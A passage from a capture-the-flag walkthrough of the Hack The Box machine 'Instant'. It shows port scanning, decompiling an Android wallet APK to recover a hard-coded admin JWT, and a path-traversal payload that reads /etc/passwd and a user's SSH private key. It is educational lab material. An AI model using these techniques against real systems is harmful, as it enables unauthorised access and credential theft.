📌 Introduction
`` 
🔖 Techniques & Vulnerabilities
🔍 Reconnaissance / Port Scanning
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.231.155
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 21:02 CEST
Nmap scan report for 10.129.231.155
Host is up (0.036s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://instant.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
🎯 Attack Surface Analysis
| Port | Service | Version / Banner |
|---|---|---|
| 22/tcp | ssh | OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0) |
| 80/tcp | http | Apache httpd 2.4.58 |
- Credential brute-force and password spraying
- Username enumeration via timing side-channel in older OpenSSH versions
- Weak or reused private key material granting unauthorised access
- Version-specific CVE research based on banner fingerprint
- Lateral movement using credentials discovered from other services
- Content and directory discovery — hidden files, backup archives, development endpoints
- CMS/framework fingerprinting enables targeted CVE research (WordPress, Joomla, Drupal)
- SQL injection — database extraction, authentication bypass, or OS command execution
- Command injection — OS execution via unsanitised parameter handling
- Server-Side Template Injection (SSTI) — code execution through template engine abuse
- Local File Inclusion (LFI) and path traversal — sensitive file disclosure
- Server-Side Request Forgery (SSRF) — pivot to internal services and cloud metadata
- File upload abuse — filter bypass for webshell placement
- XML External Entity injection (XXE) in XML-consuming endpoints
- Authentication and session weaknesses — weak passwords, predictable tokens
📖 Walkthrough
Table of Content
- Reconnaissance
- Port Scanning
- Enumeration of Port 80/TCP
- Analyzing APK File
- API Testing
- Foothold
- Local File Inclusion (LFI)
- user.txt
- Enumeration
- Privilege Escalation to root (unintended)
- Decrypt session-backup.dat
- Wrapper for Decrypter
- Brute Force the Password for the Session Backup
- Privilege Escalation to root (intended)
- Database Enumeration
- Cracking the Hash
- SolarPutty_sessions_decrypted.txt
- Privilege Escalation to root
- root.txt
Reconnaissance
Port Scanning
Our first port scan revealed port 22/TCP and port 80/TCP to be open.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.231.155
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 21:02 CEST
Nmap scan report for 10.129.231.155
Host is up (0.036s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://instant.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
And since Nmap showed already the redirect to http://instant.htb/ we added it to our /etc/hosts file.
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.231.155  instant.htb
Enumeration of Port 80/TCP
The website offered a file to download to send funds to anywhere.
┌──(kali㉿kali)-[~]
└─$ whatweb http://instant.htb/
http://instant.htb/ [200 OK] Apache[2.4.58], Bootstrap[4.0.0], Country[RESERVED][ZZ], Email[[email protected]], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[10.129.231.155], JQuery[3.2.1], Script, Title[Instant Wallet]
Analyzing APK File
We downloaded the file which was an .apk file and decompiled it using apktool.
- https://medium.com/@sandeepcirusanagunla/decompile-and-recompile-an-android-apk-using-apktool-3d84c2055a82
- https://medium.com/helpshift-engineering/reverse-engineer-your-favorite-android-app-863a797042a6
┌──(kali㉿kali)-[/media/…/HTB/Machines/Instant/files]
└─$ wget http://instant.htb/downloads/instant.apk
--2024-10-12 21:08:08--  http://instant.htb/downloads/instant.apk
Resolving instant.htb (instant.htb)... 10.129.231.155
Connecting to instant.htb (instant.htb)|10.129.231.155|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5415990 (5.2M) [application/vnd.android.package-archive]
Saving to: ‘instant.apk’

instant.apk                                                100%[========================================================================================================================================>]   5.17M  16.4KB/s    in 6m 51s

2024-10-12 21:15:01 (12.9 KB/s) - ‘instant.apk’ saved [5415990/5415990]
┌──(kali㉿kali)-[/media/…/HTB/Machines/Instant/files]
└─$ apktool d instant.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on instant.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directoryA quick grep over the extracted files showed us two more VHOSTs.
┌──(kali㉿kali)-[/media/…/Machines/Instant/files/instant]
└─$ grep -R 'instant.htb'
res/layout/activity_forgot_password.xml:        <TextView android:textSize="14.0sp" android:layout_width="fill_parent" android:layout_height="wrap_content" android:layout_margin="25.0dip" android:text="Please contact [email protected] to have your account recovered" android:fontFamily="sans-serif-condensed" android:textAlignment="center" />
res/xml/network_security_config.xml:        <domain includeSubdomains="true">mywalletv1.instant.htb</domain>
res/xml/network_security_config.xml:        <domain includeSubdomains="true">swagger-ui.instant.htb</domain>
smali/com/instantlabs/instant/AdminActivities.smali:    const-string v2, "http://mywalletv1.instant.htb/api/v1/view/profile"
smali/com/instantlabs/instant/LoginActivity.smali:    const-string v1, "http://mywalletv1.instant.htb/api/v1/login"
smali/com/instantlabs/instant/ProfileActivity.smali:    const-string v7, "http://mywalletv1.instant.htb/api/v1/view/profile"
smali/com/instantlabs/instant/RegisterActivity.smali:    const-string p4, "http://mywalletv1.instant.htb/api/v1/register"
smali/com/instantlabs/instant/TransactionActivity.smali:    const-string v0, "http://mywalletv1.instant.htb/api/v1/initiate/transaction"
smali/com/instantlabs/instant/TransactionActivity$2.smali:    const-string v1, "http://mywalletv1.instant.htb/api/v1/confirm/pin"
We added swagger-ui.instant.htb and mywalletv1.instant.htb to our /etc/hosts file as well.
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.231.155  instant.htb
10.129.231.155  mywalletv1.instant.htb
10.129.231.155  swagger-ui.instant.htb
As next step we took a closer look on the .smali files which contained the VHOSTs and found a JSON Web Token (JWT).
┌──(kali㉿kali)-[/media/…/Machines/Instant/files/instant]
└─$ cat smali/com/instantlabs/instant/AdminActivities.smali
<--- CUT FOR BREVITY --->
    move-result-object v1

    const-string v2, "Authorization"

const-string v3, "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYAThere are many ways to look at the content of the tokens like these but the quickest one for CTFs is probably https://jwt.io/.
And it seemed that we found the token for the admin user.
{
  "id": 1,
  "role": "Admin",
  "walId": "f0eca6e5-783a-471d-9d8f-0162cbc900db",
  "exp": 33259303656
}
API Testing
As we accessed http://swagger-ui.instant.htb we spotted the Authorize button on the right side of the page.



We entered the previously found token and got authorizedsuccessfully.
Foothold
Local File Inclusion (LFI)

Since the API offered the option to read logfiles we tested it to see if it would be vulnerable to Local File Inclusion (LFI) and indeed we got lucky. As first logical step we tried to read /etc/passwd to see what users are available.


In the output we found one user named shirohige.
{
  "/home/shirohige/logs/../../../../../etc/passwd": [
    "root:x:0:0:root:/root:/bin/bash\n",
    "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n",
    "bin:x:2:2:bin:/bin:/usr/sbin/nologin\n",
    "sys:x:3:3:sys:/dev:/usr/sbin/nologin\n",
    "sync:x:4:65534:sync:/bin:/bin/sync\n",
    "games:x:5:60:games:/usr/games:/usr/sbin/nologin\n",
    "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n",
    "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\n",
    "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\n",
    "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n",
    "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\n",
    "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n",
    "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\n",
    "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\n",
    "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\n",
    "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n",
    "_apt:x:42:65534::/nonexistent:/usr/sbin/nologin\n",
    "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n",
    "systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin\n",
    "systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin\n",
    "dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false\n",
    "messagebus:x:101:102::/nonexistent:/usr/sbin/nologin\n",
    "systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin\n",
    "pollinate:x:102:1::/var/cache/pollinate:/bin/false\n",
    "polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin\n",
    "usbmux:x:103:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin\n",
    "sshd:x:104:65534::/run/sshd:/usr/sbin/nologin\n",
    "shirohige:x:1001:1002:White Beard:/home/shirohige:/bin/bash\n",
    "_laurel:x:999:990::/var/log/laurel:/bin/false\n"
  ],
  "Status": 201
}| Username |
|---|
| shirohige |
Next we tried to read a potential id_rsa file inside the .ssh folder of his home directory and got a hit.

